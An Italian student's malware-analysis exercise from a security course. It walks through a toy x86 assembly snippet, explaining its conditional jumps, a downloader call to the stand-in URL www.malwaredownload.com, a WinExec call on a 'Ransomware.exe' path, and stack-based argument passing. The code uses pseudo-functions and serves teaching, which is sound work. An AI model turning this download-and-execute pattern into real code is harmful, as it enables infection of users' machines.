Progetto S11L5

Alessandro Moscetti

Dovevamo rispondere ai seguenti quesiti riguardanti il codice proposto (in basso):

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Codice proposto

Tabella 1

```
00401040    mov    EAX, 5
00401044    mov    EBX, 10
00401048    cmp    EAX, 5
0040105B    jnz    loc 0040BBA0        ; tabella 2
0040105F    inc    EBX
00401064    cmp    EBX, 11
00401068    jz     loc 0040FFA0        ; tabella 3
```

Tabella 2

```
0040BBA0    mov    EAX, EDI            EDI= www.malwaredownload.com
0040BBA4    push   EAX                 ; URL
0040BBA8    call   DownloadToFile()    ; pseudo funzione
```


Tabella 3

```
0040FFA0    mov    EDX, EDI            EDI: C:\Program and Settings\Local
User\Desktop\Ransomware.exe
0040FFA4    push   EDX                 ; .exe da eseguire
0040FFA8    call   WinExec()           ; pseudo funzione
```

Punto 1

Alla locazione 0040105B, il salto condizionale jnz non viene eseguito perché l'istruzione effettua il salto quando il Zero Flag (ZF) non è settata, cioè quando ZF=0.
Nell'ambito di questo codice, il confronto (cmp) precedente tra EAX (contenente 5) e 5 imposta ZF a 1 (ZF=1) poiché i valori sono uguali, quindi il salto non viene eseguito e il flusso di controllo prosegue alla locazione successiva, 0040105F.
Successivamente, alla locazione 00401068, il salto condizionale jz verrà eseguito. Questo salto avviene quando ZF è settato, cioè quando ZF=1.
Il confronto precedente tra EBX (incrementato a 11 tramite l'istruzione inc) e 11 imposta ZF a 1, poiché i valori sono uguali, di conseguenza, il salto viene eseguito e il controllo passa alla locazione 0040FFA0.

Punto 2



Linea verde= flusso eseguito
Linea rossa= flusso non eseguito

Punto 3

Nel flusso non eseguito, il malware sembra implementare una funzionalità di download di un file malevolo dall'URL 'www.malwaredownload.com' attraverso l'utilizzo della pseudo funzione 'DownloadToFile()'.

Questo suggerisce un comportamento tipico di un malware di tipo downloader, che scarica ulteriori componenti dannosi da una risorsa remota.
Nel flusso eseguito, sembra che il malware stia utilizzando la funzione 'WinExec()' per eseguire un file già presente nella macchina, il cui percorso è specificato come 'C:\Program and Settings\Local User\Desktop\Ransomware.exe'.
Questo suggerisce un comportamento simile a un ransomware.

Punto 4

In entrambe le tabelle con riferimento all'istruzione 'call' gli argomenti sono passati tramite lo stack.
Questo avviene con l'istruzione 'push' che spinge rispettivamente il valore di EAX, nella tabella 2, e di EDX, nella tabella 3, nello stack prima di effettuare la chiamata di funzione.
Praticamente 'push' decrementa il valore dello stack pointer andando a scrivere il valore del registro specificato nello stack, la funzione successiva prenderà così l'argomento dallo stack.